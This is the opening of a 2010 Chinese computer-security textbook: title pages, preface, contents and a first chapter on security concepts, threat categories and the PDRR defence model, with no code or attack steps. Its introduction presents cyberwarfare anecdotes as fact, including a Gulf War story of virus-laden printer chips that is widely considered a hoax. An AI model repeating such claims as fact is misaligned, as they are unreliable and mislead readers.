21世纪高职高专规划教材

计算机应用系列

计算机安全技术

张同光　主　编
张有为　张家平　常　青　副主编

清华大学出版社

21世纪高职高专规划教材
计算机应用系列

计算机安全技术

张同光　主　编
张有为　张家平　常　青　副主编

清华大学出版社
北　京

内 容 简 介

本书本着"理论够用，重在实践"的原则，采用案例引导理论阐述的编写方法，内容注重实用，结构清晰，图文并茂，通俗易懂，力求做到让读者在兴趣中学习计算机安全技术。

本书共8章，主要内容包括：计算机安全概述、实体和基础设施安全、密码技术、操作系统安全技术、计算机网络安全技术、数据库系统安全技术、应用安全技术、容灾与数据备份技术。

本书适合作为高职高专及成人高等院校电子信息类专业教材，也可供培养技能型紧缺人才的相关院校及培训班教学使用。

图书在版编目（CIP）数据

计算机安全技术/张同光主编. —北京：清华大学出版社，2010.9
（21世纪高职高专规划教材. 计算机应用系列）
ISBN 978-7-302-23565-1

Ⅰ. ①计…　Ⅱ. ①张…　Ⅲ. ①电子计算机－安全技术　Ⅳ. TP309

中国版本图书馆CIP数据核字(2010)第158200号

责任编辑：张龙卿(sdzlq123@163.com)
责任校对：李　梅
责任印制：李红英

出版发行：清华大学出版社　　**地　址**：北京清华大学学研大厦A座
http://www.tup.com.cn　　**邮　编**：100084
社 总 机：010-62770175　　**邮　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质 量 反 馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 装 者：北京国马印刷厂
经　销：全国新华书店
开　本：185×260　　**印　张**：23.5　　**字　数**：569千字
版　次：2010年9月第1版　　**印　次**：2010年9月第1次印刷
印　数：1～3000
定　价：36.00元

产品编号：034472-01



前　言

随着计算机的普及以及互联网的建设向纵深发展(比如物联网的迅速发展),计算机技术和网络技术已深入到社会的各个领域,人类对计算机和计算机网络的依赖越来越大,计算机安全问题已经成为全社会关注和讨论的焦点。如何保护企业或个人的计算机系统免遭非法入侵,如何防止计算机病毒、木马等对内部网络的侵害,都是信息时代企业或个人面临的实际问题。因此,社会对计算机安全技术的需求也越来越迫切。为了满足社会的需要,各高等院校计算机相关专业相继开设了计算机安全方面的课程。但是,目前多数计算机安全技术方面的教材偏重于理论,不能很好地激发学生学习这门课的兴趣,所以,为了满足计算机安全技术教学方面的需求,笔者编写了本书。

本书以解决具体计算机安全问题为目的,全面介绍计算机安全领域的实用技术,帮助读者了解计算机安全技术体系,掌握维护计算机系统安全的常用技术和手段,解决实际计算机系统的安全问题,使读者从全方位建立起对计算机安全保障体系的认识。

本书共 8 章。

第 1 章介绍计算机安全的基本概念、计算机安全面临的威胁以及计算机安全技术体系结构。通过本章的学习,使读者对计算机安全有一个整体的认识。

第 2 章通过对环境安全、设备安全、电源系统安全以及通信线路安全的详细介绍,帮助读者了解物理安全的相关知识,并且能够运用本章介绍的知识和技术来保障计算机系统的物理安全。

第 3 章介绍常用加密方法、密码学的基本概念、破解用户密码的方法、文件加密的方法、数字签名技术以及 PKI,并且通过对一系列实例的介绍,加深读者对基础安全方面的基础知识和技术的理解,使读者能够运用一些工具软件来保护自己在工作或生活中的机密或隐私数据。

第 4 章主要介绍 Windows 系统中账号安全管理、网络安全管理、IE 浏览器的安全设置、组策略的使用、Windows 权限的概念及其设置、Windows 安全审计,然后简单介绍 UNIX/Linux 系统安全的配置,通过本章的学习,使读者了解 Windows 系统安全的多个方面,从而提高读者安全使用 Windows 系统的水平。

第 5 章介绍端口与漏洞扫描以及网络监听技术、缓冲区溢出攻击及其防范、ARP 欺骗、DoS 与 DDoS 攻击检测与防御、防火墙技术、入侵检测与入侵防御技术、恶意软件、蜜罐技术、VPN 技术、HTTPTunnel 技术以及无线网络安全等内容,并且通过对一系列实例的介绍,加深读者对网络安全和攻防方面的基础知识和技术的理解,帮助读者提高解决实际网络安全问题的能力。

第 6 章介绍 SQL 注入式攻击的原理、对 SQL 注入式攻击的防范、常见的数据库安全问



题及安全威胁、数据库安全管理原则等内容。同时通过对一系列实例的介绍,加深读者对数据库安全管理方面的基础知识和技术的理解,帮助读者提高维护数据库安全的能力,并且在进行 Web 开发时要注意防范 SQL 注入式攻击。

第 7 章介绍 Web 应用安全、XSS 跨站攻击技术、电子邮件加密技术、网络防钓鱼技术、QQ 的安全使用、网上银行账户安全常识以及 WinHex 的使用。通过本章的学习,使读者对网络应用中存在的一些威胁有一个清楚的认识,进而提高读者安全使用网络的水平和技能。

第 8 章介绍容灾技术的基本概念、RAID 级别及其特点、数据备份技术的基本概念以及 Ghost 的使用。通过本章的学习,使读者理解容灾与数据备份技术在计算机安全领域有着举足轻重的地位,在以后的生活或工作中,强化安全意识,采取有效的容灾与数据备份技术,尽可能地保障系统和数据的安全。

本书由张同光担任主编,张有为、张家平、常青担任副主编,参加编写的还有叶涛、赵晓莉和陈栋。其中张有为编写第 8 章,张家平编写第 6 章和 7.7 节,常青编写 5.1 节和 5.2 节,叶涛编写 3.4 节和 3.5 节,赵晓莉编写 2.1~2.4 节,陈栋编写第 1 章,张同光编写 2.5 节和第 2 章小结与习题、3.1~3.3 节、3.6~3.7 节和第 3 章小结与习题、第 4 章、5.3~5.14 节和第 5 章小结与习题、7.1~7.6 节、7.8 节和第 7 章小结与习题。全书最后由张同光(jsjoscpu@163.com)统稿和定稿。

由于编者水平有限,书中难免存在疏漏之处,敬请广大读者批评指正。

张同光

2010 年 6 月



目　　录









第1章 计算机安全概述

本章学习目标：

- 认识到计算机安全的重要性
- 了解计算机系统面临的威胁
- 了解计算机安全基本概念
- 了解计算机安全技术体系结构
- 了解安全系统设计原则以及人、制度和技术之间的关系

美国总统奥巴马于 2009 年 5 月 29 日公布网络安全评估报告时指出，来自网络空间的威胁已经成为美国面临的最严重的经济和军事威胁。为应对来自网络空间的威胁，为了打击黑客和敌对国家的网络攻击，酝酿筹备近一年的美军“网络司令部”于 2010 年 5 月 21 日正式启动，将于 2010 年 10 月全面运作。网络司令部隶属美国战略司令部，位于马里兰州的米德堡军事基地，编制近千人，主要职责是进行网络防御和网络渗透作战。一直以来美军各部门都在网络领域孤军作战，网络司令部将统一管理、强化对策，并将积极寻求国际合作。美国国防部长盖茨称：“网络司令部的成立旨在改变网络的脆弱性，从而更好地应对越来越多的网络威胁。”

网络攻击有可能使现代社会的机能陷入瘫痪。而且，在现代战争中信息技术已变得不可或缺。因此，美国把网络防御定位为国家安全保障上的重大课题。

美国是世界上第一个提出网络战概念的国家，也第一个将其应用于实战，但美军尚未形成统一的网络战指挥体系。舆论认为，组建网络司令部，意味着美国准备加强争夺网络空间霸权的行动。网络战正在以一种全新的战争样式走上战争舞台。

组建网络司令部表明，美军研制多年的网络战手段已基本成熟，并做好了打网络战的准备。目前美军已经拥有大批网络战武器，在软件方面，已研制出 2000 多件“逻辑炸弹”等计算机病毒；在硬件方面，则研发了电磁脉冲弹、次声波武器、高功率微波武器，可对敌方网络进行物理攻击。尤其值得注意的是，美国利用其握有核心信息技术的优势，在芯片、操作系统等硬软件上预留“后门”，植入木马病毒，一旦需要即可进入对方网络系统或激活沉睡的病毒。

除美国外，英国、日本、俄罗斯、法国、德国、印度、朝鲜等国家都已建立成体系的网络战部队。

近年来，各种网络战手段已经在局部战争中得到多次运用。



早在 1991 年的海湾战争中,美军就对伊拉克使用了一些网络战手段。开战前,美国中央情报局派特工秘密打入伊拉克内部,将伊军购买自法国的防空系统使用的打印机芯片,换上了染有病毒的芯片,在空袭前用遥控手段激活病毒,致使伊军防空指挥中心主计算机系统程序错乱,防空计算机控制系统失灵。

在 1999 年的科索沃战争中,前南斯拉夫联盟共和国组织黑客,使用多种计算机病毒,使北大西洋公约组织(北约)的一些计算机网络一度瘫痪。北约方面也不甘示弱进行网络反击,在南军计算机网络系统中植入大量病毒和欺骗性信息,导致南防空体系失效失能。

2003 年的伊拉克战争中,美军网络战手段升级,在战前就往数千名伊拉克军政要员的邮箱中发送"劝降信",开战后 4 小时不到就封杀了持中立立场的半岛电视台,对伊军心士气造成极大打击。

2003 年夏天,冲击波蠕虫在全世界范围传播,对于运行着 Microsoft Windows 系统的不计其数的主机来说简直就是场噩梦,同时给广大网民留下了悲伤的回忆。

从 2008 年年底开始,Conficker 蠕虫病毒开始利用 Windows 操作系统的漏洞感染计算机系统,并开始广泛传播。截至 2009 年 6 月,已有数百万台计算机系统受到 Conficker 病毒的控制。

随着计算机及网络技术应用的不断发展,伴随而来的计算机系统安全问题越来越引起人们的关注。计算机系统一旦遭受破坏,将给使用单位造成重大经济损失,并严重影响正常工作的顺利开展。

计算机安全是一个涉及多知识领域的综合学科,只有全面掌握相关的基础理论和技术原理,才能准确把握和应用各种安全技术与产品。

2008 年 3 月 6 日,全球计算机行业协会(CompTIA)公布了《全球 IT 技术状况》报告,评出了"全球最急需的 10 项 IT 技术","安全/防火墙/数据隐私类技术"排名第一。

1.1 计算机安全基本概念

在计算机系统中,所有的文件,包括各类程序文件、数据文件、资料文件、数据库文件,甚至硬件系统的品牌、结构、指令系统等都属于信息。

信息已渗透到社会的方方面面,信息的特殊性在于:无限的可重复性和易修改性。

信息安全是指秘密信息在产生、传输、使用和存储过程中不被泄露或破坏。信息安全涉及信息的保密性、完整性、可用性和不可否认性。综合来说,就是要保障信息的有效性,使信息避免遭受一系列威胁,保证业务的持续性,最大限度减少损失。

1. 计算机安全的 4 个方面

(1) 保密性

这是指对抗对手的被动攻击,确保信息不泄露给非授权的个人和实体。采取的措施包括:信息的加密解密;划分信息的密级,为用户分配不同权限,对不同权限用户访问的对象进行访问控制;防止硬件辐射泄露、网络截获和窃听等。

(2) 完整性

这是指对抗对手的主动攻击,防止信息被未经授权的篡改,即保证信息在存储或传输的



过程中不被修改、破坏及丢失。完整性可通过对信息完整性进行检验、对信息交换真实性和有效性进行鉴别以及对系统功能正确性进行确认来实现。该过程可通过密码技术来完成。

(3) 可用性

这是保证信息及信息系统确为接受者所使用,确保合法用户可访问并按要求的特性使用信息及信息系统,即当需要时能存取所需信息,防止由于计算机病毒或其他人为因素而造成系统拒绝服务。维护或恢复信息可用性的方法有很多,如对计算机和指定数据文件的存取进行严格控制、进行系统备份和可信恢复、探测攻击及应急处理等。

(4) 不可否认性

这是保证信息的发送者无法否认已发出的信息,信息的接收者无法否认已经接收的信息。例如,保证曾经发出过数据或信号的发送方事后不能否认。可通过数字签名技术来确保信息提供者无法否认自己的行为。

2. 计算机安全的组成

一般来说,计算机安全主要包括系统安全和数据安全两个方面。

(1) 系统安全

系统安全一般采用防火墙、防病毒及其他安全防范技术等措施,是属于被动型的安全措施。

(2) 数据安全

数据安全主要采用现代密码技术对数据进行主动的安全保护,如数据保密、数据完整性、数据不可否认与抵赖、双向身份认证等技术。

3. 计算机系统的可用性

可用性(Availability)是指系统在规定条件下,完成规定功能的能力。可用性的定量还可以表现为以下 3 个方面。

(1) 可靠性

如果系统从来没有故障,那么可用性就是 100%,但这是不可能的,所以引进一个辅助参数可靠性(Reliability),即在一定的条件下,在指定的时期内系统无故障地执行指令任务的可能性。系统可靠性在数值的度量中采取可靠度衡量。

可靠度的定义是:在 t_0 时刻系统正常的条件下,在给定的时间间隔内,系统仍然能正确执行其功能的概率称为可靠度。可靠性测度有 3 种:抗毁性、生存性和有效性。可靠性主要表现在硬件可靠性、软件可靠性、人员可靠性和环境可靠性等方面。

提高计算机的可靠性一般采取两项措施:避错和容错。

① 避错。提高软硬件的质量,抵御故障的发生。要求组成系统的各个部件、器件、软件具有高可靠性,不允许出错,或者出错率降至最低。通过元器件的精选、严格的工艺、精心的设计来提高可靠性。在现有条件下避错设计是提高系统可靠性的有效办法。

② 容错。对于一个系统来说,无论采用多少避错设计方法,对可靠性的提高都是有限的,总是不能保证永远不出错。因此发展容错技术,使得在发生故障时系统仍能继续运行,并提供服务与资源。容错设计是在承认故障存在的情况下进行设计的,是指在计算机内部出现故障的情况下,计算机仍能正确地运行程序并给出正确结果的设计。



（2）可维修性

可维修性指系统发生故障时容易进行修复，以及平时易于维护的程度。

（3）维修保障

维修保障即后勤支援能力。

1.2 计算机安全研究的重要性

计算机资源易受到自然因素和人为因素的不利影响，原因有以下几个：①计算机是电子技术产品，其所处理的信息也是各种电子信号；②系统运行是靠程序控制的，一个大型计算机信息系统具有数百万个受各种程序控制的逻辑联结；③自身抗外界影响的能力还比较弱，安全存取控制功能还不够完善；④其运行环境要求比较高；⑤现代化管理不够完善。

1. 计算机系统的脆弱性

计算机系统的脆弱因素包括以下几个方面。

（1）数据输入部分：数据通过输入设备输入系统进行处理，数据易被篡改或输入假数据。

（2）数据输出部分：经处理后的数据要在这里译成人能阅读的文件，并通过各种输出设备输出，信息有可能被泄露或被截取。

（3）数据库部分：数据库存有大量的各种数据，有的数据资料价值连城，如果遭到破坏，损失是难以估计的。

（4）程序部分：用语言写成机器能处理的程序，这种程序可能会被篡改或盗窃。

（5）操作系统：操作系统是操纵系统运行、保证数据安全、协调处理业务和联机运行的关键部分，如被破坏就等于破坏了系统功能。

（6）硬件部分：除软件以外的所有硬设备，这些电子设备最容易被破坏或盗窃。

（7）通信部分：信息或数据要通过它在计算机之间、主机与终端之间及网络之间传送，通信线路一般是电话线、专线、微波、光缆，前 3 种线路上的信息易被截取。

（8）电磁波辐射：计算机设备本身就有电磁辐射问题，也怕外界电磁波的辐射和干扰，特别是自身辐射带有信息，容易被别人接收，造成信息泄露。


（9）辅助保障系统：水、电、空调中断或不正常，会影响系统运行。

（10）存取控制部分：安全存取控制功能还比较弱。

（11）自然因素：水、电、火、静电、灰尘、有害气体、地震、雷电、强磁场和电磁脉冲等危害。这些危害有的会损害系统设备，有的则会破坏数据，甚至毁掉整个系统和数据。

（12）人为因素：安全管理水平低、人员技术素质差、操作失误或错误、违法犯罪行为等。

以上计算机的不安全因素说明，计算机自身的脆弱性十分严重。现在计算机已经应用到民航、铁路、电力、银行和其他经济管理、政府办公、军事指挥控制等国家重大要害部门或涉及全国性的大型信息系统之中，如果某个关键部分出了问题，不但系统内可能产生灾难性的多米诺反应，而且会造成严重的政治、经济损失，甚至危及人民生命财产的安全。如果系统中的重要数据遭破坏或某些敏感信息被泄露，其后果也是不堪设想的。



2. 计算机系统面临的威胁

由于信息系统的复杂性、开放性以及系统软硬件和网络协议的缺陷，导致了信息系统的安全威胁是多方面的：网络协议的弱点、网络操作系统的漏洞、应用系统设计的漏洞、网络系统设计的缺陷、恶意攻击、病毒、黑客的攻击、合法用户的攻击、物理安全、管理安全等。

另外，非技术的社会工程攻击也是信息安全面临的威胁，通常把基于非计算机的欺骗技术称为社会工程。社会工程中，攻击者设法伪装自己的身份让人相信他就是某个人，从而去获得密码和其他敏感的信息。目前社会工程攻击主要包括两种方式：打电话请求密码和伪造 E-mail。

计算机安全的实质是计算机资源存在着的各种各样的威胁。从造成这些威胁的人员对计算机的接近程度的不同，可以将其分为以下 4 类。

(1) 外部人员：不能进入计算机中心或机房的人员。由于外部人员不能进入计算机中心，因此他们只能在外面进行攻击，主要攻击目标是网络中的通信线路等外部设施，可能产生的威胁有以下几种。

① 搭线窃听：在计算机的通信线路上搭上一个侦听设备，从而获得线路上传输的机密信息。

② 电磁辐射：通过接受计算机系统辐射出的信号而获得机密信息。

③ 口令猜测：通过猜测口令而进入到网络系统中。

④ 密文分析：通过分析线路上传输的加密信息而得到明文。

⑤ 流量分析：通过观察通信线路上的信息流量，得到信息的源点和终点、发送频率、报文长度等，从而推断出信息的某些重要特性。

⑥ 愚弄：愚弄或欺骗计算机中心的人员，从而达到自己的非法目的。

防止这些攻击的唯一有效办法是：将通信线路上的信息加密，并且在网络中实行可靠的协议，防止信息在加密之前从机房中泄露出去。

(2) 物理存取人员：这类人员能进入计算机中心但没有多少上机的权利。

他们的主要攻击目标是计算机中心内部，可以产生如下一些威胁。

① 窃听：将窃听器安装在中心里，录下中心人员之间的谈话。

② 窥视：站在终端用户的身后，观察其操作过程。

③ 插入：当用户离开终端后，攻击者利用仍开着的终端做他自己的事情。

④ 蒙面：在计算机中心的某些地方，得到粗心大意的人写下的口令，从而冒称该人，使用机器。

⑤ 推导：从统计数据库中获得的统计信息出发，推导出某些不应该知道的信息。

⑥ 浏览：通过观察中心内部的情况或机器中的某些公用文件而获得有用的信息。

⑦ 废物：从当作废物的打印纸中寻找有用的信息。

⑧ 设备安装：攻击者将 EPROM 或类似的电路芯片替换并重新插入机器中，使机器按照攻击者的目的运行。

对于这些攻击，有效的防范办法是：加强机房的出入管理，包括人员的进出管理、记录机密信息的媒介出入机房的管理。

(3) 系统存取人员：这类人员通常是计算机中心的普通用户，他们在系统里拥有的权



利不是太多。

他们能够实际操作机器，具有较大的危险性，构成的威胁有以下几种。

① 强制崩溃：在程序中制造某些故意的错误，强制使机器停止运转。

② 天窗：有些操作系统为了日后的维护而留下了入口，攻击者可利用这些入口作为进入操作系统的天窗。

③ 聚合：将能合法得到的几项信息综合起来，从而知道一些不应该知道的保密信息。

④ 复制：将有关程序和数据复制下来带出计算机中心。

⑤ 骚扰：攻击者在终端上做出某些令操作员生气的事情，使其容易发生错误，从而达到自己的目的。

他们具有的特权比较少，很想扩大自己的特权，系统管理员要严密监视他们的工作，特别注意一些奇异现象的发生，如机器发生的崩溃次数太多等，要立即采取有效措施。

(4) 编程特权人员：这类人员能在计算机上编制自己的程序，通常是指那些系统编程人员和系统维护人员。

他们通常是能够深入到系统里面去的人，构成的威胁极大，有以下几种。

① 特洛伊木马：修改某些程序，使得这些程序仍能正常工作，看上去是好的，实际上其中隐藏着一些破坏性的指令。

② 逻辑炸弹：一种只有当特定事件出现才进行破坏的程序。

③ 病毒：实际上是一种逻辑炸弹，不同之处在于它不断地繁殖其自身。

④ 滥用实用程序：有些机器上的实用程序可以被修改以满足不同的需要，攻击者可利用实用程序达到自己的目的。

⑤ 意大利香肠术：这是对财务系统进行的攻击。它从每个客户的账目中偷出一点点钱，客户往往不注意这种微弱损失，而攻击者将众多客户的钱加在一起，其数目很大。

对于上面这些攻击很难防止。有效的办法就是加强管理，选择可靠的系统工作人员，记录这些人的行为，以便及时准确地发现蓄意破坏者。

总之，由于计算机系统的脆弱性以及面临的各种威胁，因此，计算机系统安全研究的重要性不言而喻。

1.3 计算机安全技术体系结构

计算机安全技术是一门综合的学科，它涉及信息论、计算机科学和密码学等多方面知识，它的主要任务是研究计算机系统和通信网络内信息的保护方法以实现系统内信息的安全、保密、真实和完整。一个完整的计算机安全技术体系结构由物理安全技术、基础安全技术、系统安全技术、网络安全技术以及应用安全技术组成。

1.3.1 实体和基础设施安全技术

物理安全在整个计算机网络信息系统安全体系中占有重要地位。计算机信息系统物理安全的内涵是保护计算机信息系统设备、设施以及其他媒体免遭地震、水灾、火灾等环境事故以及人为操作失误或错误及各种计算机犯罪行为导致的破坏。它包含的主要内容为环境

安全、设备安全、电源系统安全和通信线路安全。

（1）环境安全

计算机网络通信系统的运行环境应按照国家有关标准设计实施，应具备消防报警、安全照明、不间断供电、温湿度控制系统和防盗报警，以保护系统免受水、火、有害气体、地震、静电等的危害。

（2）设备安全

要保证硬件设备随时处于良好的工作状态，应当建立、健全使用管理规章制度，建立设备运行日志。同时要注意保护存储介质的安全性，包括存储介质自身和数据的安全。存储介质本身的安全主要是指安全保管、防盗、防毁和防霉；数据安全是指防止数据被非法复制和非法销毁，关于存储与数据安全这一问题将在第 2 章具体介绍和解决。

（3）电源系统安全

电源是所有电子设备正常工作的能量源，在信息系统中占有重要地位。电源安全主要包括电力能源供应、输电线路安全、保持电源的稳定性等。

（4）通信线路安全

通信设备和通信线路的装置安装要稳固牢靠，具有一定对抗自然因素和人为因素破坏的能力。它包括防止电磁信息的泄露、线路截获以及抗电磁干扰。

1.3.2　密码技术

随着计算机网络不断渗透到各个领域，密码学的应用也随之扩大。数字签名、身份鉴别等都是由密码学派生出来的新技术和应用。

密码技术（基础安全技术）是保障信息安全的核心技术。密码技术在古代就已经得到应用，但仅限于外交和军事等重要领域。随着现代计算机技术的飞速发展，密码技术正在不断地向更多其他领域渗透。它是结合数学、计算机科学、电子与通信等诸多学科于一身的交叉学科，它不仅具有保证信息机密性的信息加密功能，而且具有数字签名、身份验证、秘密分存、系统安全等功能。所以，使用密码技术不仅可以保证信息的机密性，而且可以保证信息的完整性和确定性，防止信息被篡改、伪造和假冒。

密码学包括密码编码学和密码分析学，密码体制的设计是密码编码学的主要内容，密码体制的破译是密码分析学的主要内容。密码编码技术和密码分析技术是相互依存、相互支持、密不可分的两个方面。

从密码体制方面而言，密码体制有对称密钥密码技术和非对称密钥密码技术。对称密钥密码技术要求加密与解密双方拥有相同的密钥；非对称密钥密码技术是加密与解密双方拥有不相同的密钥。

密码学不仅包含编码与译码，而且包括安全管理、安全协议设计、散列函数等内容。不仅如此，密码学的进一步发展，涌现了大量的新技术和新概念，如零知识证明技术、盲签名、比特承诺、遗忘传递、数字化现金、量子密码技术、混沌密码等。

我国明确规定严格禁止直接使用国外的密码算法和安全产品，这主要有两个原因：一是国外禁止出口密码算法和产品，所谓出口的安全密码算法国外都有破译手段；二是担心国外的算法和产品中存在“后门”，关键时刻危害我国安全。当前我国的信息安全系统由国家



密码管理委员会统一管理。

1.3.3 操作系统安全技术

随着社会信息化的发展，计算机安全问题日益严重，建立安全防范体系的需求越来越强烈。操作系统是整个计算机信息系统的核心，操作系统安全是整个安全防范体系的基础，同时也是信息安全的重要内容。

操作系统的安全功能主要包括：标识与鉴别、自主访问控制（DAC）、强制访问控制（MAC）、安全审计、客体重用、最小特权管理、可信路径、隐蔽通道分析、加密卡支持等。

另外，随着计算机技术的飞速发展，数据库的应用十分广泛，深入到各个领域，但随之而来产生了数据的安全问题。各种应用系统的数据库中大量数据的安全问题、敏感数据的防窃取和防篡改问题，越来越引起人们的高度重视。数据库系统作为信息的聚集体，是计算机信息系统的核心部件，其安全性至关重要，关系到企业兴衰、成败。因此，如何有效地保证数据库系统的安全，实现数据的保密性、完整性和有效性，已经成为业界人士探索研究的重要课题之一。

数据库安全性问题一直是数据库用户非常关心的问题。数据库往往保存着生产和工作需要的重要数据和资料，数据库数据的丢失以及数据库被非法用户的侵入往往会造成无法估量的损失，因此，数据库的安全保密成为一个网络安全防护中需要非常重视的环节，要维护数据信息的完整性、保密性、可用性。

数据库系统的安全除依赖自身内部的安全机制外，还与外部网络环境、应用环境、从业人员素质等因素有关，因此，从广义上讲，数据库系统的安全框架可以划分为以下 3 个层次。

（1）网络系统层次。

（2）宿主操作系统层次。

（3）数据库管理系统层次。

这 3 个层次构筑成数据库系统的安全体系，与数据安全的关系是逐步紧密的，防范的重要性也逐层加强，从外到内、由表及里保证数据的安全。

1.3.4 计算机网络安全技术

一个最常见的网络安全模型是 PDRR 模型。PDRR 是指 Protection（防护）、Detection（检测）、Response（响应）、Recovery（恢复）。这 4 个部分构成了一个动态的信息安全周期，如图 1-1 所示。




图 1-1 PDRR 网络安全模型

安全策略的每一部分包括一组相应的安全措施来实施一定的安全功能。安全策略的第一部分是防护。根据系统已知的所有安全问题做出防护措施，比如：打补丁、访问控制和数据加密等。安全策略的第二部分是检测，攻击者如果穿过了防护系统，检测系统就会检测出入侵者的



相关信息，一旦检测出入侵，响应系统开始采取相应的措施。安全策略的最后一部分是系统恢复，在入侵事件发生后，把系统恢复到原来的状态。每次发生入侵事件，防护系统都要更新，保证相同类型的入侵事件不能再发生，所以整个安全策略包括防护、检测、响应和恢复，这4个方面组成了一个信息安全周期。

1. 防护

网络安全策略PDRR模型最重要的部分就是防护(P)。防护是预先阻止攻击可以发生条件的产生，让攻击者无法顺利入侵，防护可以减少大多数的入侵事件。下面为几种常用的防护措施。

(1) 缺陷扫描

安全缺陷分为两种：允许远程攻击的缺陷和只允许本地攻击的缺陷。允许远程攻击的缺陷是指攻击者可以利用该缺陷，通过网络攻击系统。只允许本地攻击的缺陷是指攻击者不能通过网络利用该缺陷攻击系统。

对于允许远程攻击的安全缺陷，可以用网络缺陷扫描工具去发现。网络缺陷扫描工具一般从系统的外部去观察。另外，它扮演一个黑客的角色，只不过它不会破坏系统。缺陷扫描工具首先扫描系统所开放的网络服务端口。然后通过该端口进行连接，试探提供服务的软件类型和版本号。在这个时候，缺陷扫描工具有两种方法去判断该端口是否有缺陷：第一种方法是根据版本号，在缺陷列表中查出是否存在缺陷；第二种方法是根据已知的缺陷特征，模拟一次攻击，如果攻击表示可能会成功就停止并认为是缺陷存在(要停止模拟攻击以避免对系统造成损害)。显然第二种方法的准确性比第一种要好，但是它扫描的速度会很慢。

(2) 访问控制及防火墙

访问控制限制某些用户对某些资源的操作。访问控制通过减少用户对资源的访问，从而减少资源被攻击的概率，达到防护系统的目的。例如只让可信的用户访问资源而不让其他用户访问资源，这样资源受到攻击的概率几乎很小。防火墙是基于网络的访问控制技术，在互联网中已经有着广泛的应用。防火墙技术可以工作在网络层、传输层和应用层，完成不同力度的访问控制。防火墙可以阻止大多数的攻击但不是全部，很多入侵事件通过防火墙所允许的端口(例如80端口)进行攻击。

(3) 防病毒软件与个人防火墙

病毒就是计算机的一段可执行代码。一旦计算机被感染上病毒，这些可执行代码可以自动执行，破坏计算机系统。安装并经常更新防病毒软件会对系统安全起防护作用。防病毒软件根据病毒的特征，检查用户系统上是否有病毒。这个检查过程可以是定期检查，也可以是实时检查。

个人防火墙是防火墙和防病毒的结合。它运行在用户的系统中，并控制其他机器对这台机器的访问。个人防火墙除了具有访问控制功能外，还有病毒检测，甚至有入侵检测的功能，是网络安全防护的一个重要发展方向。

(4) 数据加密

加密技术主要是保护数据在存储和传输中的保密性安全。

(5) 鉴别技术

鉴别技术和数据加密技术有很紧密的关系。鉴别技术用在安全通信中，使通信双方互



相鉴别对方的身份以及传输的数据。鉴别技术保护数据通信的两个方面：通信双方的身份认证和传输数据的完整性。

2. 检测

PDRR 模型的第二个环节就是检测(D)。防护系统可以阻止大多数入侵事件的发生，但是不能阻止所有的入侵。特别是那些利用新的系统缺陷、新的攻击手段的入侵。因此安全策略的第二个安全屏障就是检测，如果入侵发生就会被检测出来，这个工具是入侵检测系统(IDS，Intrusion Detection System)。

根据检测环境不同，IDS 可以分为两种：基于主机的 IDS(Host-based)和基于网络的 IDS(Network-based)。基于主机的 IDS 检测基于主机上的系统日志、审计数据等信息；基于网络的 IDS 检测则一般侧重于网络流量分析。

根据检测所使用方法的不同，IDS 可以分为两种：误用检测(Misuse Detection)和异常检测(Anomaly Detection)。误用检测技术需要建立一个入侵规则库，其中，它对每一种入侵都形成一个规则描述，只要发生的事件符合某个规则就被认为是入侵。

入侵检测系统一般和应急响应及系统恢复有密切关系。一旦入侵检测系统检测到入侵事件，它就会将入侵事件的信息传给应急响应系统进行处理。

3. 响应

PDRR 模型中的第三个环节是响应(R)。响应就是已知一个攻击(入侵)事件发生之后，进行相应的处理。在一个大规模的网络中，响应这个工作都由一个特殊部门负责，那就是计算机响应小组。世界上第一个计算机紧急响应小组(CERT，Computer Emergency Response Team)于 1989 年建立，位于美国卡内基梅隆(CMU)大学的软件研究所(SEI)。从 CERT 建立之后，世界各国以及各机构也纷纷建立自己的计算机响应小组。我国第一个计算机紧急响应小组(CCERT)于 1999 年建立，主要服务于中国教育和科研网。

入侵事件的报警可以是入侵检测系统的报警，也可以是通过其他方式的汇报。响应的主要工作也可以分为两种：一种是紧急响应；另一种是其他事件处理。紧急响应就是当安全事件发生时采取应对措施；其他事件主要包括咨询、培训和技术支持。

4. 恢复

恢复是 PDRR 模型中的最后一个环节。恢复是事件发生后，把系统恢复到原来的状态，或者比原来更安全的状态。恢复也可以分为两个方面：系统恢复和信息恢复。

(1) 系统恢复

系统恢复是指修补该事件所利用的系统缺陷，不让黑客再次利用这样的缺陷入侵。一般系统恢复包括系统升级、软件升级和打补丁等。系统恢复的另一个重要工作是除去后门。一般来说，黑客在第一次入侵的时候都是利用系统的缺陷。在第一次入侵成功之后，黑客就在系统打开一些后门，如安装一个特洛伊木马。所以，尽管系统缺陷已经打补丁，黑客下一次还可以通过后门进入系统。

(2) 信息恢复

信息恢复是指恢复丢失的数据。数据丢失的原因可能是由于黑客入侵造成的，也可能

